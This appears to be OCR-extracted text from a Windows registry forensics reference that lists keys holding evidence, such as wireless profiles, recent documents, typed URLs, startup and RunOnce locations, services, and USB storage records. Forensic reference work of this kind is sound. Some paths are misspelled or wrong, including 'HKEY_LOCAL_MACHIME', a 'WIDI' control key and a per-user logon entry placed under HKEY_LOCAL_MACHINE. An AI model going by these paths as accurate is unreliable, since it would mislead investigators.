
Wireless evidence in the registry.

HKEY_LOCAL_MACHIME/SOFTWARE/Microsoft/Windows NT/CurrentVersion/NetworkList/Profiles




RecentDocs key

HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/RecentDocs/.docx




TypedURLs key

HKEY_CURRENT_USER/Software/Microsoft/Internet Explorer/TypedURLs




IP Address

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services/Tcpip/Parameters /Interfaces




Startup location in the registry

HKEY_LOCAL_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/Current Version/Run




RunOnce Startup

HKEY_LOCAL_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/Current Version /RunOnce




Startup Services

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services




Start Legacy Application

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/WIDI




Start when a particular user logs on.
HKEY_LOCAL_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/Current Version/Run



USB Storage device

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet00X/Enum/USBSTOR



MountedDevices